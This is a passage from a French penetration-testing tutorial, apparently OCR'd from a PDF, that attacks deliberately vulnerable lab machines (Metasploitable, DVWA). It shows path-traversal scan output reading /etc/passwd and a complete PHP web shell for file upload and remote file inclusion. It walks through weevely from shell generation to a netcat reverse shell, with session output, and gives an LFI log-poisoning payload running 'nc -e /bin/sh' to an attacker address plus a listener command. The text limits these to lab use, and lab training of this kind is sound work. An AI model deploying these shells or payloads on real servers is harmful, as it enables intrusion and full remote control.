[+] Date and Time: 10-21-2019 19:46:13

[========== TARGET INFORMATION ==========]
[+] Hostname: 10.0.2.18
[+] Protocol: http
[+] Port: 80

[========== TRAVERSAL ENGINE ==========]
[+] Traversal Engine DONE ! - Total traversal tests created: 5514

[+] Total Traversals found: 296
[-] Fuzz testing aborted
 http://10.0.2.18:80/.?/.?/.?/.?/.?/etc/passwd <- VULNERABLE!

[*] Testing Path: http://10.0.2.18:80/.?/.?/.?/.?/.?/.?/etc/passwd <- VULNERABLE!

[*] Testing Path: http://10.0.2.18:80/.?%5Cetc%5Cpasswd <- VULNERABLE!

[*] Testing Path: http://10.0.2.18:80/.?%5C.?%5Cetc%5Cpasswd <- VULNERABLE!

[*] Testing Path: http://10.0.2.18:80/.?%5C.?%5C.?%5Cetc%5Cpasswd <- VULNERABLE!
```



Toutes les vulnérabilités de type dot dot slash sont archivées dans ce rapport !

NOTE

J'ai personnellement eu des problèmes lors de l'analyse de la machine virtuelle Metasploitable avec dotdotpwn. Les URLs vulnérables semblaient ne pas donner le résultat escompté.

C'est un problème à creuser…

Les dangereux shells PHP

Un shell rudimentaire fonctionne avec PHP 7 & 8

Dans le cadre d'un File Upload, on peut télécharger sur un site vulnérable le shell rudimentaire suivant (shell.php).

Dans le cadre d'un RFI (Remote File Inclusion), on peut inclure ce shell (cette fois-ci avec l'extension .txt) dans une page vulnérable.

Le shell (utilisant la méthode GET) contient juste 10 lignes :

```
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>" ;
        $cmd = ($_REQUEST['cmd']) ;
        system($cmd) ;
        echo "</pre>" ;
        die ;
}
?>
```

On peut utiliser de manière équivalente les fonctions :

1. system()
2. passthru()
3. shell_exec()
4. exec()

Utilisation : http://victime.com/shell.php?cmd=cat+/etc/passwd


Dans le cadre d'un File Upload, il suffit alors de taper dans le navigateur l'adresse du shell téléchargé sur le site vulnérable :

http://site-victime.com/upload/shell.php?cmd=<COMMAND>

où <COMMAND> est une commande Windows ou Linux (suivant la cible), et cette commande sera exécutée. Exemple : pour afficher le contenu d'un fichier, on utilise la commande « cat » (Linux) ou la commande « type » (Windows), …

Dans le cadre d'un RFI, il suffira d'inclure l'adresse du shell (avec l'extension .txt), et le tour sera joué.

Ce même shell rudimentaire adapté pour la méthode POST



Je viens de m'apercevoir que mon shell rudimentaire par la méthode POST n'est pas détecté par certains antivirus. Je suis donc dans l'obligation déontologique, de flouter cette page. A vous de tenter de le réécrire, si cela vous tente. Cela constituera un excellent exercice de révision.

Un shell simple et efficace

Un shell simple à utiliser est le shell ci-dessous. Attention, simple ne veut pas dire inoffensif : ce shell est très dangereux car il permet de voyager et d'exécuter n'importe quelle commande sur le serveur sur lequel il est téléchargé.

On se sert du shell avec l'extension .php dans le cadre d'un File Upload et avec l'extension .txt dans le cadre d'un RFI.

Un shell élaboré


fonctionne avec PHP < 7.4

Un autre shell plus élaboré est le shell ci-dessous.

Le script qui génère ce shell peut se télécharger sur : https://github.com

Le script PHP téléchargé permet de générer le payload (le mot de passe par défaut du shell, b374k**, peut être modifié)**

Ici aussi, on se sert du shell avec l'extension .php dans le cadre d'un File Upload et avec l'extension .txt dans le cadre d'un RFI.



Il suffit de cliquer sur [..] et sur les noms de répertoires entre crochets pour voyager dans l'arborescence de l'ordinateur cible.

Il est possible de sortir du répertoire racine l'application web et on a alors accès à tous les fichiers de l'ordinateur.


Des actions sont permises sur les fichiers :

- **edit**
- **rename**
- **delete**
- **download**

Très impressionnant ! C'est mon shell préféré…

Un shell remis au goût du jour fonctionne avec PHP < 7.4


Il existe une version de ce vieux shell mise à jour pour PHP 7 :



Un shell alternatif fonctionne avec PHP 7 & 8

Ce shell est un shell élaboré par un informaticien indien :

Username/mot de passe par défaut : lionaneesh/lionaneesh




N'utilisez jamais ces shells PHP sur de véritables serveurs, mais uniquement sur des machines virtuelles volontairement vulnérables ! Ils seront de toute façon immédiatement détectés par l'antivirus, et vous aurez de sérieux ennuis avec la justice…

Weevely : un shell PHP très puissant

On peut trouver weevely à la page : https://github.com/epinna/weevely3

Procédure
• On génère le webshell, • On télécharge le shell sur l'ordinateur de la cible (upload), • On se connecte au shell depuis l'ordinateur de l'attaquant • On peut éventuellement, si on est confronté à des mesures de sécurité qui nous y obligent, transformer le shell bind en un shell reverse



Générer le shell :

weevely generate [PASSWORD] [FILE NAME]

Exemple :

weevely generate secret123 shell.php

Se connecter au shell :

weevely [URL] [PASSWORD]

Exemple :

weevely http://192.168.56.102 secret123

On obtient alors l'invite de commande : weevely>…

Il est dès lors possible de lancer, si notre cible est une machine Linux :

- **Des commandes shell : ls, pwd, whoami, … (elles doivent de préférence se terminer par un point-virgule)**
- **Des commandes weevely : celles-ci sont utiles si les commandes shell ne fonctionnent pas à cause d'un problème de permission (elles doivent être précédée de ':')**

Exemple de commandes shell utilisées directement :

J'ai oublié les points-virgules à la fin des commandes. Pensez-y !

```
kali@kali:~$ weevely http://192.168.56.102/dvwa/hackable/uploads/shell.php secret123

[+] weevely 4.0.1

[+] Target:     192.168.56.102
[+] Session:    /home/kali/.weevely/sessions/192.168.56.102/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $ hostname
The remote script execution triggers an error 500, check script and payload integrity
metasploitable
```

Si une commande shell ne fonctionne pas, on peut utiliser des commandes weevely :

- **Pour obtenir l'ensemble des commandes weevely, on tape :**

  weevely> :help

- **Pour obtenir de l'aide sur une commande weevely en particulier, on tape :**

  weevely> :<COMMANDE> -h

- **Exemples de commandes weevely :**

  :system_info

  :file_upload

  :file_download

  :audit_etcpasswd

  :shell_sh

Une commande shell qui ne fonctionnerait pas peut souvent être malgré tout exécutée via weevely avec la commande :

weevely> :shell_sh <COMMANDE SHELL>

Exemple :

weevely> :shell_sh whoami

La commande system_info (la machine cible est une machine Metasploitable) :

```
weevely> :system_info
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity
+--------------------+-------------------------------------------------------------------------------
-----+
| document_root      | /var/www/
     |
| whoami             | www-data
     |
| hostname           |
     |
| pwd                | /var/www/dvwa/hackable/uploads
     |
| open_basedir       |
     |
| safe_mode          | False
     |
| script             | /dvwa/hackable/uploads/shell.php
     |
| script_folder      | /var/www/dvwa/hackable/uploads
     |
| uname              | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 |
| os                 | Linux
     |
| client_ip          | 192.168.56.114
     |
| max_execution_time | 30
     |
| php_self           | /dvwa/hackable/uploads/shell.php
     |
| dir_sep            | /
     |
| php_version        | 5.2.4-2ubuntu5.10
     |
+--------------------+-------------------------------------------------------------------------------
```

L'aide de la commande shell_sh :

```
weevely> :shell_sh -h
The remote script execution triggers an error 500, check script and payload integrity
usage: shell_sh [-h] [-stderr_redirection STDERR_REDIRECTION]
                [-vector {system,passthru,shell_exec,exec,popen,proc_open,python_eval,perl_system,pcntl}]
                command [command ...]

Execute shell commands.

positional arguments:
  command               Shell command

optional arguments:
  -h, --help            show this help message and exit
  -stderr_redirection STDERR_REDIRECTION
  -vector {system,passthru,shell_exec,exec,popen,proc_open,python_eval,perl_system,pcntl}
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $
```

On peut voir que cette fonction propose différents vecteurs : il faut de préférence tous les tester pour voir lequel fonctionne !

Exemples :

weevely> :shell_sh -vector perl_system whoami

weevely> :shell_sh -vector passthru whoami

Vous allez me demander : que se passe-t-il si aucunes des commandes shells et weevely (quel que soit le vecteur choisi) ne fonctionnent ?

Dans ce cas, notre *bind shell* est peut-être bloqué par une mesure de sécurité présente sur la cible.

Il nous reste une dernière alternative : transformer ce *bind shell* en *reverse shell*. Cela peut être réalisé avec la commande weevely :

:backdoor_reversetcp

Voici l'aide de cette commande :

```
weevely> :backdoor_reversetcp -h
The remote script execution triggers an error 500, check script and payload integrity
usage: backdoor_reversetcp [-h] [-shell SHELL] [-no-autonnect]
                           [-vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}]
                           lhost port

Execute a reverse TCP shell.

positional arguments:
  lhost                 Local host
  port                  Port to spawn

optional arguments:
  -h, --help            show this help message and exit
  -shell SHELL          Specify shell
  -no-autonnect         Skip autoconnect
  -vector {netcat_bsd,netcat,python,devtcp,perl,ruby,telnet,python_pty}
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $
```

Lançons cette commande (avec le vecteur netcat) en indiquant notre adresse IP (machine de l'attaquant) et un numéro de port au choix :

```
weevely> backdoor_reversetcp -vector netcat 192.168.56.114 4567
The remote script execution triggers an error 500, check script and payload integrity
Reverse shell connected, insert commands. Append semi-colon help to get the commands accepted.
whoami;

www-data

pwd;

/var/www/dvwa/hackable/uploads

hostname;

metasploitable

uname -a;

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

NOTRE REVERSE SHELL FONCTIONNE PARFAITEMENT !

Obtenir un shell grâce au LFI

Pour obtenir un shell grâce à une inclusion de fichier local, nous pouvons injecter du code dans des fichiers lisibles du serveur, comme :


- **/proc/self/environ**
- **/var/log/auth.log**
- **/var/log/apache2/access.log**


Réalisons cette attaque via le fichier **/proc/self/environ**

Incluons ce fichier dans la page du site DVWA vulnérable au LFI (sur Metasploitable) :

Que constatons-nous :

ce fichier contient le client utilisé pour la page courante (HTTP_USER_AGENT)





Nous allons donc nous servir de Burp pour intercepter la requête qui communique cette information au serveur, puis nous allons changer la valeur du champ en question afin d'y placer du code malveillant.

Le code malveillant sera le suivant :

<?php passthru("nc -e /bin/sh <ADRESSE IP DU HACKER> <PORT>") ; ?>


Il ne restera plus qu'à créer un listener sur la machine de l'attaquant, avec la commande :

nc -lvp <PORT>


On enverra enfin la requête malveillante au serveur.

INTERCEPTION DE LA REQUÊTE

